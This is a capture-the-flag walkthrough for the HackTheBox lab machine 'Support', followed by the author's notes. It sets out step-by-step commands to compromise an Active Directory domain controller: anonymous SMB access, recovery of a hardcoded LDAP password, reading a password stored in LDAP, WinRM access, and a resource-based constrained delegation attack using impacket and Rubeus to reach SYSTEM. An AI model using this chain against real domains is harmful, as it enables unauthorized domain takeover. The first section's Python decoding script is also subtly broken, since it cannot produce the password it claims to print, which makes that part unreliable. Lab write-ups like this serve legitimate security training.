Support
Target: 10.10.11.174 | Difficulty: Easy | OS: Windows | Domain: support.htb
Environment Setup
export IP=10.10.11.174
export DOMAIN=support.htb
echo "$IP dc.support.htb support.htb" | sudo tee -a /etc/hosts
Step 1 — Port Scan & Service Enumeration
Why: Identify exposed services and confirm this is a DC with SMB and WinRM accessible.
nmap -sCV -p- --min-rate 5000 -oN support.nmap $IP
Output:
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
Key findings: Pure DC profile — no HTTP. SMB (445) and WinRM (5985) are the interesting vectors. Test SMB for anonymous access.
Step 2 — SMB Anonymous Enumeration
Why: Anonymous SMB access may expose non-default shares with sensitive tooling or data.
smbclient -L //$IP -N
Output:
Sharename       Type  Comment
---------       ----  -------
ADMIN$          Disk  Remote Admin
C$              Disk  Default share
IPC$            IPC   Remote IPC
NETLOGON        Disk  Logon server share
support-tools   Disk  support staff tools
SYSVOL          Disk  Logon server share
smbclient //$IP/support-tools -N
smb: \> ls
smb: \> get UserInfo.exe
Key findings: Non-default share support-tools readable anonymously. Contains UserInfo.exe — a custom .NET binary worth reversing.
Step 3 — Reverse Engineer UserInfo.exe (XOR Credential Extraction)
Why: Custom support tooling often embeds hardcoded credentials for internal LDAP/AD queries. .NET binaries can be decompiled cleanly.
# Decompile with ILSpy or dnSpy — or extract string directly:
strings UserInfo.exe | grep -i ldap

# In ILSpy: LdapQuery class → getPassword() method
# Encoded password bytes XOR'd with key "armando"
# Python decode:
python3 << 'EOF'
enc = bytes([0x6f,0x27,0x6d,0x08,0x4a,0x4a,0x7c,0x35,0x36,0x6b,
             0x6d,0x41,0x00,0x24,0x6b,0x5d,0x59,0x12,0x42,0x6a,
             0x14,0x35,0x48,0x79,0x6c,0x79,0x79,0x61,0x17,0x61,
             0x6f,0x30,0x1e,0x79,0x53,0x56,0x4e,0x4a,0x15,0x1f,
             0x5d,0x56])
key = b"armando"
dec = bytes([enc[i] ^ key[i % len(key)] for i in range(len(enc))])
print(dec.decode())
EOF
Output:
nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
Key findings: LDAP service account credentials extracted: ldap@support.htb:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz.
Step 4 — LDAP Enumeration → support User Password
Why: With valid LDAP credentials, enumerate all user objects including custom attributes where admins sometimes store passwords in the info field.
ldapsearch -x -H ldap://$IP \
  -D 'ldap@support.htb' \
  -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' \
  -b "DC=support,DC=htb" \
  "(objectClass=user)" info sAMAccountName | grep -A2 "info:"
Output:
sAMAccountName: support
info: Ironside47pleasure40Watchful
Key findings: The support user has their password stored in the LDAP info attribute: support:Ironside47pleasure40Watchful.
Step 5 — WinRM Access as support
Why: Port 5985 is open — test if the support account is in Remote Management Users.
evil-winrm -i $IP -u support -p 'Ironside47pleasure40Watchful'
Output:
Evil-WinRM shell v3.x
*Evil-WinRM* PS C:\Users\support\Documents>
type C:\Users\support\Desktop\user.txt
Key findings: Shell as support. User flag captured.
Step 6 — BloodHound Enumeration
Why: Map AD ACL paths from the support account to identify privilege escalation routes.
bloodhound-python -u support -p 'Ironside47pleasure40Watchful' \
  -d $DOMAIN -dc dc.support.htb -ns $IP --zip -c All
# BloodHound GUI → Mark support as Owned
# support → MemberOf → Shared Support Accounts
# Shared Support Accounts → GenericAll → DC.SUPPORT.HTB (Computer)
# → RBCD attack path!
Key findings: support is in Shared Support Accounts which has GenericAll on the DC computer object — full RBCD (Resource-Based Constrained Delegation) attack.
Step 7 — RBCD Attack: Create Fake Computer Account
Why: GenericAll on a computer allows writing msDS-AllowedToActOnBehalfOfOtherIdentity — we create a computer we control, configure RBCD, then S4U2Proxy to impersonate Administrator.
# Create attacker-controlled computer account
impacket-addcomputer $DOMAIN/support:'Ironside47pleasure40Watchful' \
  -computer-name 'FAKEBOX$' \
  -computer-pass 'FakePass123!' \
  -dc-ip $IP

# Configure RBCD: allow FAKEBOX$ to delegate to DC$
impacket-rbcd $DOMAIN/support:'Ironside47pleasure40Watchful' \
  -delegate-from 'FAKEBOX$' \
  -delegate-to 'DC$' \
  -action write \
  -dc-ip $IP
Output:
[*] Delegation rights modified successfully!
[*] FAKEBOX$ can now impersonate users on DC$ via S4U2Proxy
Key findings: RBCD configured. FAKEBOX$ is now trusted to delegate to DC$.
Step 8 — S4U2Proxy → Administrator Silver Ticket
Why: Use S4U2Self + S4U2Proxy to obtain a service ticket for Administrator on DC$'s CIFS service.
impacket-getST $DOMAIN/FAKEBOX$:'FakePass123!' \
  -spn 'cifs/dc.support.htb' \
  -impersonate Administrator \
  -dc-ip $IP

export KRB5CCNAME=Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
Key findings: Service ticket obtained for Administrator on CIFS. Export ticket for use.
Step 9 — PSExec as Administrator → SYSTEM
Why: Use the Kerberos ticket to PSExec onto the DC as Administrator.
impacket-psexec $DOMAIN/Administrator@dc.support.htb -k -no-pass
Output:
[*] Requesting shares on dc.support.htb
[*] Found writable share ADMIN$
[*] Uploading file ...
[*] Opened SVCManager on dc.support.htb
[*] Opening SVCManager on dc.support.htb
Microsoft Windows [Version 10.0.20348.859]
C:\Windows\system32>
type C:\Users\Administrator\Desktop\root.txt
Key findings: SYSTEM shell via PSExec. Root flag captured.
Credentials
| Username | Password / Hash | Source |
|---|---|---|
| ldap | nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz | UserInfo.exe XOR decode |
| support | Ironside47pleasure40Watchful | LDAP info attribute |
| FAKEBOX$ | FakePass123! | Created (RBCD attack) |
| Administrator | (Kerberos S4U2Proxy ticket) | RBCD → S4U2Proxy |
Full Attack Chain
SMB Anonymous (support-tools share)
        │
        ▼ UserInfo.exe download → ILSpy decompile
XOR Decode LDAP Password → ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
        │
        ▼ ldapsearch -D ldap@support.htb → info attribute
support:Ironside47pleasure40Watchful
        │
        ▼ evil-winrm :5985
USER FLAG
        │
        ▼ BloodHound → Shared Support Accounts → GenericAll on DC$
RBCD Attack Path
        │
        ▼ addcomputer (FAKEBOX$) + rbcd -action write
msDS-AllowedToActOnBehalfOfOtherIdentity configured
        │
        ▼ getST -spn cifs/dc.support.htb -impersonate Administrator
Kerberos Service Ticket (S4U2Proxy)
        │
        ▼ psexec -k (pass-the-ticket)
SYSTEM / ROOT FLAG
© 0xNRG — Support pwned — 2023-01-07
notes
NMAP
```shell
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-27 10:36:54Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-27T10:36:57
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```
SMB & LDAP reveng
Anon Auth Success but no enum
Guest Auth Success with Shares enum
```shell
support-tools READ support staff tools
```

With spidering the share we see an interesting file
```shell
//10.10.11.174/support-tools/UserInfo.exe.zip
```

Let’s examine this executable further

We can see functions like `FindUser` , `GetUser` & `LdapQuery`
```shell
{
string password = Protected.getPassword();
entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
entry.AuthenticationType = AuthenticationTypes.Secure;
ds = new DirectorySearcher(entry);
}
```
This code indicates that the binary is used to conenct to a remote LDAP server and attempt to fetch user information. We should add support.htb to our hosts file.
The password to auth with LDAP server is fetched from `Protected.getPassword()`
```shell
{
private static string enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";
private static byte[] key = Encoding.ASCII.GetBytes("armando");
public static string getPassword()
{
byte[] array = Convert.FromBase64String(enc_password);
byte[] array2 = array;
for (int i = 0; i < array.Length; i++)
{
array2[i] = (byte)(array[i] ^ key[i % key.Length] ^ 0xDF);
}
return Encoding.Default.GetString(array2);
}
}
```
- The `enc_password` string is Base64 decoded and placed into a byte array.
- A second byte array called `array2` is created with the same value as `array`
- A loop is initialised which loops through each charcater in `array` and XORs it with one letter of the key and then with the byte `0xDF` (223)
- Finally the decrypted key is returned.
Maybe we can script a decryption process in python
```python
import base64
enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
key = b"armando"
def get_password():
encrypted_bytes = base64.b64decode(enc_password)
decrypted_bytes = bytearray()
for i in range(len(encrypted_bytes)):
decrypted_byte = encrypted_bytes[i] ^ key[i % len(key)] ^ 0xDF
decrypted_bytes.append(decrypted_byte)
return decrypted_bytes.decode('latin1')
print(get_password())
```
We can also use cyberchef for this
- From Base64
- XOR `armando` UTF8 / latin1
- XOR 223 Decimal
```python
❯ py dec.py
nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
```
Now we have the decrypted password and we can connect to LDAP
We can also try enumerate the `UserInfo.exe` in windows.
```shell
PS C:\Users\Administrator\Desktop\UserInfo.exe> .\UserInfo.exe -v find -first "*"
[*] LDAP query to use: (givenName=*)
[+] Found 15 results:
raven.clifton
anderson.damian
monroe.david
cromwell.gerard
west.laura
levine.leopoldo
langley.lucy
daughtler.mabel
bardot.mary
stoll.rachelle
thomas.raphael
smith.rosario
wilson.shelby
hernandez.stanley
ford.victoria
```
We can also use NXC with our new key
```shell
❯ nxc smb $IP -u 'ldap' -p $KEY --users | awk '{print$ 5}' | fgrep -v '[*]'
Administrator
Guest
krbtgt
ldap
support
smith.rosario
hernandez.stanley
wilson.shelby
anderson.damian
thomas.raphael
levine.leopoldo
raven.clifton
bardot.mary
cromwell.gerard
monroe.david
west.laura
langley.lucy
daughtler.mabel
stoll.rachelle
ford.victoria
```
Let’s enumerate LDAP with ldapsearch
```shell
ldapsearch -x -H ldap://$IP -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb" > ldap.out

❯ cat ldap.out|grep 'info:'
info: Ironside47pleasure40Watchful
```


Looks like we came across a password for the user `support`


```shell
❯ nxc winrm $IP -u $USER -p $PASS
[+] support.htb\support:Ironside47pleasure40Watchful
(Pwn3d!)
```
Bloodhound

We have `GenericAll` on `DC.SUPPORT.HTB`
Lets do a RBCD/S4U attack
We add host


```shell
New-MachineAccount -MachineAccount FAKE-COMP01 -Password $(ConvertTo-SecureString 'Password123' -AsPlainText -Force)
```


Config the RBCD


```shell
Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount FAKE-COMP01$
```


Execute the S4U


```shell
.\Rubeus.exe hash /password:Password123 /user:FAKE-COMP01$ /domain:support.htb
```


Generate our kerberos ticket for `Administrator`


```shell
.\rubeus.exe s4u /user:FAKE-COMP01$ /rc4:58A478135A93AC3BF058A5EA0E8FDB71 /impersonateuser:Administrator /msdsspn:cifs/dc.support.htb /domain:support.htb /ptt
```


Convert and fix the ticket


Grab a shell


```shell
❯ KRB5CCNAME=ticket.ccache psexec.py support.htb/administrator@dc.support.htb -k -no-pass

C:\Windows\system32> whoami
nt authority\system
```